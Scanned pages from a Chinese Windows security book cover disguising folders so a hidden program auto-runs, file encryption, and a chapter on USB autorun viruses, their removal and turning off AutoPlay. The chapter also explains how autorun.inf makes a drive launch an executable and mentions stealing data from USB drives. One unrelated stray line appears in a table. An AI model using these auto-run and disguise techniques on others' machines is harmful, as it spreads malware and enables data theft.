
步骤 03 在“密码”和“确认”文本框中输入密码，然后单击“伪装目录”按钮，弹出“信息”对话框提示伪装目录设置成功，单击“确定”按钮对文件夹进行伪装。



步骤 04 伪装操作结束后，打开此文件夹所在目录文件夹，即可看到该文件夹变为网页形式，效果如图所示。



步骤 05 双击伪装过后的网页图标，打开如下图所示的页面，这样伪装的程序就自动运行了。



溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

开阔眼界

利用加密文件系统加密

对于那些非 IT 行业的企业公司，多人共用一台计算机的情况非常普遍，用户如果不希望别人访问自己创建的内容，就可以运用加密文件系统对自己创建的文件或文件夹进行加密。

具体的操作步骤如下。


步骤 01 执行“开始 > 所有程序 > 附件 > Windows 资源管理器”命令，打开“Windows 资源管理器”窗口。




步骤 02 右击需要加密的文件或文件夹，在弹出的快捷菜单中选择“属性”命令，打开其属性对话框。



步骤 03 单击“高级”按钮，打开“高级属性”对话框，在其中勾选“加密内容以便保护数据”复选框。



步骤 04 单击“确定”按钮，打开“确认属性更改”对话框，在其中根据需要选择相应的单选按钮。



步骤 05 单击“确定”按钮，即可完成文件的加密操作。

一招鲜 加密文件夹的子文件夹

在加密文件夹时，系统将询问是否要同时加密它的子文件夹。如果选择“将更改应用于该文件夹、子文件夹和文件”单选按钮，则其子文件夹也会被加密，且以后所有添加进该文件夹中的文件和子文件夹都将在添加时自动加密。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



秒杀疑惑

为操作系统和文件加密是保护系统和文件安全的重要措施，在本章主要介绍了如何为操作系统和文件进行加密，以保证系统和文件的安全，下面再来介绍一些学习过程中的相关疑惑。

Q 在对计算机进行屏幕保护程序设置时，为什么“屏幕保护程序”选项卡下的“在恢复时使用密码保护”复选框处于非激活状态？

A 要想使“屏幕保护程序”选项卡下的“在恢复时使用密码保护”复选框处于激活状态，可以在“显示”选项卡下双击“密码保护屏幕保护程序”选项，即可打开“密码保护屏幕保护程序 属性”对话框，在其中选择“未配置”单选按钮之后，单击“确定”按钮，返回对话框即可发现“在恢复时使用密码保护”复选框已经处于激活状态了。

Q 为什么在对文件进行加密时，只能看到该文件的属性而看不到“高级”按钮？

A 出现这种情况的原因在于，使用的系统是 FAT 分区格式。由于只能加密 NTFS 分区卷上的文件和文件夹，所以无法对 FAT 分区卷上的文件和文件夹进行加密，因此也就无法看到“高级”按钮了。

Q 如果自己的Windows系统密码丢失了，还有其他更为简单的方法吗？

A 有的。如果 Windows 系统用户的密码丢失了无法找回或者破解，还可以通过重装系统，覆盖之前的系统。但此种方法需谨慎使用，因为一旦系统被重新安装，原来系统的桌面及系统盘符下的所有文件都将被删除，且无法恢复。希望大家平时不要将重要的文件存放在系统盘或者桌面上，以免系统崩溃或无法进入系统而需要重新安装系统时，造成不必要的损失。

Q 如何设计程序的验证码，才能防止其被破解呢？

A 所谓验证码，就是将一串随机产生的数字或符号生成一幅图片，并在图片里加上一些干扰象素（防止 OCR），由用户肉眼识别其中的验证码信息。在设计方面，要尽力让字符和用来混淆的前景和背景不容易区分；尽量使用如粘连字符的分割和手写体等，而不要一味采用过于花哨的东西；一定要让破解者在低阶视觉和高阶视觉之间多反复几次才能识别出来，这样可大大降低破解的机率。

Q 在使用WinRAR压缩工具对文件进行压缩加密时，能否同时连文件名一起加密？

A 答案当然是肯定的。在 WinRAR 主窗口中单击“添加”按钮，即可打开“压缩文件名和参数”对话框。在“文件”选项卡下的“要添加的文件”文本框中添加一个要压缩的文件。切换到“高级”选项卡，单击“设置密码”按钮，打开“带密码压缩”对话框，在其中输入压缩文件的密码并勾选“加密文件名”复选框，单击“确定”按钮，就可以连同文件名一起加密了。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

U盘病毒攻防

Chapter 09

本章首先将介绍有关U盘病毒的概述，包括U盘病毒的原理、特点以及常见的U盘病毒等，接着介绍有关U盘病毒的防御、查杀以及U盘经典病毒的分析等内容，以便用户对U盘病毒进行全面的了解。

重点实例



- 使用闪盘窥探者窃取 U 盘上的资料



- 使用 USBCleaner U 盘病毒专杀工具



- 使用 Autorun 病毒防御者

知识要点

1. U盘病毒概述
2. U盘病毒的防御
3. autorun.inf解析
4. U盘病毒的查杀

建议学习时间：45分钟

学习内容	学习时间
U盘病毒概述	5分钟
U盘病毒的防御	10分钟
autorun.inf解析	10分钟
U盘病毒的查杀	20分钟

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

随着U盘等移动存储介质使用得越来越广泛，它已经成为木马、病毒等传播的主要途径之一。本章就将详细介绍U盘病毒攻防知识，其中包括U盘病毒介绍、U盘病毒的防御、autorun.inf解析、U盘病毒的查杀，以及U盘病毒专杀工具的使用等知识。

U盘病毒概述

U盘病毒又称为Autorun病毒，依托U盘、移动硬盘等移动存储设备，通过Autorun名称的隐藏文件进行传播，后缀名通常为.inf、.exe等几种。U盘病毒不但会扰乱计算机操作系统的正常使用，非法篡改、删除用户数据资料，而且还有可能造成大规模的病毒扩散。

● U盘病毒的攻击原理和特点

要防御U盘病毒，首先需要了解它的攻击原理和特点。

1. U盘病毒的攻击原理

U盘病毒是利用autorun.inf自动运行的原理进行传播的。病毒首先向U盘写入病毒程序，然后更改autorun.inf文件，一旦Windows运行被更改的autorun.inf文件就会激活病毒。被激活的U盘病毒还会自动检测新插入的U盘，进行自身的复制和传播。

2. U盘病毒的特点

当用户在使用U盘等移动存储设备的过程中，如果发现打开U盘时速度极慢，双击进入时总是显示被某程序占用之类的提示，或在U盘右键菜单中出现“自动播放”、Auto等命令选项时，则表明已经感染了U盘病毒。

U盘病毒具有以下特性。

- 传播速度快：由于U盘病毒能够自动执行，在用户计算机系统没有采取防护措施的情况下，往往在病毒U盘插入USB接口的一瞬间，即已感染病毒。
- 隐蔽性高：U盘病毒本身是以“隐藏文件”的形式存在的，而且能伪装成其他正常的系统文件夹和文件，隐藏在文件目录中，不易被察觉。
- 传播范围广：随着U盘、移动硬盘等移动存储设备的大量普及，就会造成大规模的病毒扩散现象。

● 常见U盘病毒

利用autorun.inf自动运行的原理，U盘病毒的数量与日俱增，下面将简单介绍几种常见的U盘病毒。

1. AdobeR.exe病毒

当用户的操作系统感染了Adober.exe病毒后，双击U盘时会暂无反应，稍后则会弹出对话框提示“Adober.exe error，请查看Adober.exe.log”，并且U盘根目录中多了一个Adober.exe文件，其图标为一个普通的可执行程序。

当右击U盘时，在弹出的快捷菜单最上面出现Auto命令选项。同时，查看任务管理器时会发现进程中出现名为Adober.exe的进程，计算机系统运行速度缓慢。

该病毒在检测到有U盘插入后，会自动从感染主机中复制Adober.exe，并自动启动文件autorun.inf，使得U盘图标在被双击后，执行Adober.exe，吞噬系统的内存（每次双击，进程中都会多一个Adober.exe），且修改注册表，在系统盘中自我备份，以感染更多插往该主机上的U盘。

2. sxs.exe病毒

当用户的操作系统感染了sxs.exe病毒后，单击计算机上各个磁盘分区时，均无反应，只能通过右键快捷菜单中的“打开”命令打开，且在右键菜单里新增了“自动播放”命令选项。每个磁盘分区（除了C盘）都有autorun.inf和sxs.exe两个文件，删除之后会再生。

溜客资源网 WwW.176Ku.CoM，1000G无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

U 盘无法进行“安全删除”，显示无法停止对话框。

某些杀毒软件实时监控自动关闭，且无法打开。

查看任务管理器时，会发现进程中出现名为 sxs.exe 或 svohost.exe 的进程。

3. doc.exe 病毒

当用户把染有该病毒的 U 盘插入计算机后，操作系统中即被写入 win32.exe、win33.exe 等很多个后缀为 .exe 的病毒文件，以相似图标冒充 MP3 文件和 DOC 文档。该病毒一旦发作，可以将 Office 用户的 Word 文档逐个删除，所有 Windows 版本用户无一幸免。

查看任务管理器时，会发现进程中出现名为 doc.exe 的进程。

4. RavMone.exe 病毒

RavMone.exe 企图冒充瑞星杀毒软件的正常文件 RavMon.exe 和 RavMond.exe。当用户双击 U 盘盘符，就会激活 autorun.inf 自动加载 RavMone.exe。

中毒之后，计算机识别 U 盘时会出现一系列问题：双击打开十分缓慢；查看所有文件，发现多了 RavMone.exe、RavMonLog、msvcr71.dll 等几个文件；U 盘无法正常退出，病毒又会传染给新的 U 盘；同时，还会在各个磁盘分区中生成 RavMone.exe.log 文件，删除之后会再生。

U盘病毒的防御

为了保证用户计算机系统的良好运行，就要针对 U 盘病毒采取一系列的防御措施，例如关闭系统默认打开的“自动播放”功能，在日常的生活和学习中养成良好的安全使用 U 盘的习惯等。

● 使用组策略关闭自动播放

使用组策略可以关闭 U 盘的“自动播放”功能。具体的操作步骤如下。

步骤 01 执行“开始 > 运行”命令。



步骤 02 在弹出的“运行”对话框中输入 gpedit.msc 命令，单击“确定”按钮。



步骤 03 在打开的“组策略”窗口的左窗格中依次展开“计算机配置 > 管理模板 > 系统”选项，在右窗格的“设置”列表框中双击“关闭自动播放”选项。



步骤 04 在打开的“关闭自动播放 属性”对

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

话框中，选择“已启用”单选按钮，单击“确定”按钮。



修改注册表关闭自动播放

通过修改注册表可以关闭“自动播放”功能。具体操作步骤如下。

步骤 01 执行“开始 > 运行”命令。




步骤 02 在弹出的“运行”对话框中输入 regedit 命令，单击“确定”按钮。



步骤 03 在打开的“注册表编辑器”窗口左窗格中依次展开 HKEY_CURRENT_USER/Software/Microsoft/Windows/Current Version/Explorer/MountPoints2 主键并右击，在弹出的快捷菜单中选择“权限”命令。



步骤 04 在弹出的“MountPoints2 的权限”对话框中单击选择 Administrator 用户，在“Administrator 的权限”列表框中勾选所有的“拒绝”复选框，然后单击“确定”按钮即可。




设置系统服务关闭自动播放

停止相关系统服务可以实现关闭“自动播放”功能。具体操作步骤如下：

步骤 01 执行“开始 > 控制面板 > 管理工具 > 服务”命令，在打开的“服务”窗口中双击 Shell Hardware Detection 选项。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 02 弹出“Shell Hardware Detection 属性”对话框，在“启动类型”下拉列表中选择“已禁用”选项后，单击“确定”按钮即可。



一招鲜 设置U盘根目录

在U盘的根目录下建立Autorun.inf目录，并设置其属性为“隐藏”和“只读”，可以截断利用移动磁盘自运行功能进行传播的病毒。建议所有的磁盘根目录下都建立此目录。

● 使用安全的操作方法

为了避免U盘病毒的感染，应使用安全的操作方法。

- 有写保护功能的U盘要充分使用写保护功能。在插入不安全的计算机之前要打开写保护功能，以防止感染病毒。
- 使用U盘等移动存储设备时，务必要做到先查毒后打开。
- 插入U盘后，不要使用双击的方式打开U盘，应使用右键快捷菜单中的“打开”命令打开。这样在很多时候可以避免U盘中的autorun.inf文件被运行。

autorun.inf解析

绝大部分U盘病毒都是通过autorun.inf的自动播放功能引发病毒感染的，因此了解autorun.inf文件的构造和运行机制是很有必要的。

1. autorun.inf文件简介

autorun.inf文件是一种具有特定结构、必须放在驱动器根目录下的文件，它控制着双击驱动器时的自动播放选项。U盘病毒的传播基本上都是借助了autorun.inf的这一功能：计算机上的病毒首先将自身复制到已连接的U盘上，然后创建一个autorun.inf文件。当此U盘接入到其他计算机后，在用户双击U盘时，系统就会根据U盘里autorun.inf文件中的设置去运行U盘的病毒或指定的程序，导致系统出现各种非正常症状，如磁盘无法打开、系统死机等。

2. autorun.inf文件的构造

autorun.inf文件是从Windows 95开始出现的，最初用在其安装盘中以实现自动安装功能，以后的各版本中均保留了该文件，且部分内容可用于其他存储设备。

autorun.inf文件结构主要有3个部分。

[AutoRun] 适用于Windows 95以上系统与32位以上CD-ROM，必选。

[AutoRun.alpha] 适用于基于RISC的计算机光驱，其适用系统为Windows NT4.0，可选。

[DeviceInstall] 适用于Windows XP以上系统，可选。

一般用户所见到的autorun.inf文件只保留了[AutoRun]小节。

溜客资源网 WwW.176Ku.CoM，1000G无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

下表列出了U盘病毒autorun.inf文件[AutoRun]小节的内容。

[AutoRun]	//表示AutoRun部分开始
Icon=X:\“图标”.ico	//给X盘一个图标
Open=X:\“程序”.exe或者“命令行”	//双击X盘执行的程序或命令
Shell\“关键字”=“鼠标右键菜单中加入显示的内容”	//右键菜单中新增选项
Shell\“关键字”\command=“要执行的文件或命令行”	//选中右键菜单新增选项执行的程序或者命令
ssresid	残差平方和

3. autorun.inf文件的编写

下面通过一个简单的实例，来编写一个autorun.inf文件。假设U盘根目录下有ABC.ico、ABC.exe、ABC.txt。

打开记事本程序，输入以下内容：

```
[AutoRun]
Icon = ABC.ico
Open = ABC.exe
shell\1 =打开ABC.txt
shell\1\command = notepad ABC.txt
```

然后保存该文本文件为autorun.inf。

当系统寻找到autorun.inf以后，U盘图标就会显示为ABC.ico，双击便会执行ABC.exe，当右击U盘图标时，弹出的快捷菜单中会多出一个“打开ABC.txt”选项，选择它就会用系统自带的notepad（记事本）程序来打开ABC.txt文件。

一招鲜 如何鉴别U盘是否中毒

双击打开U盘，在文件窗口地址栏输入X:\autorun.inf，如果打开的文件中open行后所跟文件为sxs.xls.exe这样的文件，则说明已中毒。或者在U盘中新建文件夹，并命名为autorun.inf，如果无法完成命名，则说明已中毒。

U盘病毒的查杀

U盘病毒查杀的方法主要有以下几种：利用WinRAR查杀，手工查杀和利用U盘病毒专杀软件进行查杀。下面将对其作具体介绍。

用WinRAR查杀U盘病毒

一般的U盘病毒文件都具有隐蔽性，在Windows正常状态下是无法查看的，而利用WinRAR则可以查看隐藏的U盘病毒文件。具体操作步骤如下。

步骤01 运行WinRAR软件，在路径下拉列表中找到U盘位置，打开U盘根目录。




步骤02 在U盘根目录中查看，是否包含autorun.inf文件。如果有，则右击此文件，在弹出的快捷菜单中选择“查看文件”命令。



溜客资源网 WwW.176Ku.CoM，1000G无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 03 以记事本方式打开该文件查看其中内容，如果显示内容中有一行为 open=***.exe，则可判定已经感染病毒。关闭文件窗口。



步骤 04 在 WinRAR 窗口中右击 autorun.inf 文件，在弹出的快捷菜单中选择“删除文件”命令，即可删除文件。




U盘病毒的手动删除

显示系统中的隐藏文件，然后手动进行 U 盘病毒的判断删除，具体操作步骤如下。

步骤 01 在“我的电脑”窗口的菜单栏中执行“工具 > 文件夹选项”命令。



步骤 02 弹出“文件夹选项”对话框，切换到“查看”选项卡，在“高级设置”列表框中取消勾选“隐藏受保护的操作系统文件”复选框，选中“显示所有文件和文件夹”单选按钮，取消勾选“隐藏已知文件类型的扩展名”复选框，然后单击“确定”按钮。



步骤 03 打开 U 盘根目录，查看是否存在 autorun.info、msvcr71.dl、ravmone.exe 等类似的异常文件，如果有则将其删除即可。



一招鲜 查看U盘是否中毒

在 U 盘根目录的默认正常状态下是没有隐藏文件的，如果发现有，那就要小心查看了，很有可能是中毒了！

USBCleaner U盘病毒专杀工具

USBCleaner 是一款绿色的辅助杀毒工具，具有检测查杀 U 盘病毒、U 盘病毒广谱

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

扫描、U 盘病毒免疫、修复显示隐藏文件和系统文件以及安全卸载移动盘等多种功能，可以全方位、一体化地修复并查杀 U 盘病毒。

使用 USBCleaner 查杀病毒的具体操作步骤如下。

1 全面检测系统

步骤 01 从网上下载 U 盘专杀工具 USBCleaner 6.0 后，解压缩其安装文件压缩包。



步骤 02 双击 USBCleaner.exe 图标，打开“U 盘专杀工具 USBCleaner 6.0”程序主窗口。



步骤 03 单击“全面检测”按钮，即可对系统进行扫描。




步骤 04 在扫描的过程中，如果发现病毒，则会在下面的列表中显示。显示信息包括病毒的名称、文件路径和处理状态等。



2 检测移动盘

该操作步骤具体讲解如下。

步骤 01 单击“检测移动硬盘”按钮，打开“移动存储病毒处理模块”对话框。



步骤 02 单击“检测 U 盘”按钮，弹出千万不要直接插拔 USB 盘的提示对话框。



步骤 03 单击“确定”按钮，弹出已发现 U 盘的信息提示对话框。



步骤 04 单击“确定”按钮，即可对本机中的 U 盘进行检查。待检测完毕后，弹出已完成检测的提示对话框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




步骤 05 单击“确定”按钮，弹出提示对话框询问是否调用 FolderCore 查杀 U 盘中的文件夹图标病毒。



步骤 06 单击“是”按钮，打开 USBCleaner 中自带的“文件夹图标病毒专杀工具 _ FolderCore”对话框。




步骤 07 单击“开始扫描”按钮，弹出“请选择扫描对象”信息提示框，单击选择“执行全盘扫描”单选按钮。



步骤 08 选择完毕后，即可对系统全盘进行文件夹图标病毒扫描。



步骤 09 待检测完毕后，会在“移动存储病毒处理模块”对话框中看到相应的操作日志。



3 检测未知病毒

该操作步骤具体讲解如下。

步骤 01 在“USBCleaner 6.0”对话框中单击“广谱侦测”按钮，弹出不能完全查杀未知病毒的提示对话框。




步骤 02 单击“确定”按钮，即可进行广谱侦测。待侦测完毕后会把本机中所有的 autorun.inf 文件显示在列表中。



步骤 03 在“U 盘专杀工具 USBCleaner 6.0”主窗口中切换到“工具及插件”选项卡下，在其中可以对 U 盘病毒免疫、移动盘卸载、USB 设备痕迹清理、系统修复等众多属性进行设置。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



步骤 04 单击“USB 设备痕迹清理”按钮，打开“USB 设备使用记录清理”对话框，在其中显示了 USB 设备的使用记录。




步骤 05 单击“清理所有记录”按钮，即可将所有的 USB 使用记录清除，清理完毕后会弹出提示对话框，单击“确定”按钮即可。



步骤 06 单击切换到“后台监控”选项卡，在桌面任务栏中双击“USBMON 监控程式”图标，打开“USBMON 监控程式”窗口，在其中可对监控的各个属性进行设置。



步骤 07 单击“其他功能”按钮，切换到该选项面板，在其中即可对 U 盘的写保护和文件目录强制删除进行设置。



Autorun病毒防御者

Autorun 病毒防御者软件是一款专门针对流行的 U 盘病毒开发的查杀程序，能够彻底清除病毒和木马的相关文件及注册表项，不留残余。使用 Autorun 病毒防御者查杀 U 盘病毒的具体操作步骤如下。

1. 升级病毒库并设置软件


步骤 01 下载并解压缩 Autorun 病毒防御者，即可在解压后的文件夹中看到其包含的文件。




溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 双击 AutorunGuarder 程序图标，弹出 AutorunGuarder 信息提示框，提示用户更新病毒库。



步骤 03 单击“是”按钮，打开 LiveUpdate 对话框，并开始升级病毒库。



步骤 04 在病毒库更新完毕后，将会弹出“Autorun 病毒防御者”主窗口，在左窗格中列出了该工具的主要选项。



步骤 05 选择“软件设置”选项，打开“软件设置”界面。在其中可对软件的常规选项、手工查杀、实时监控、排除区域等选属性行设置。



步骤 06 设置完毕后，单击“保存设置”按钮，保存设置。

2 查杀病毒

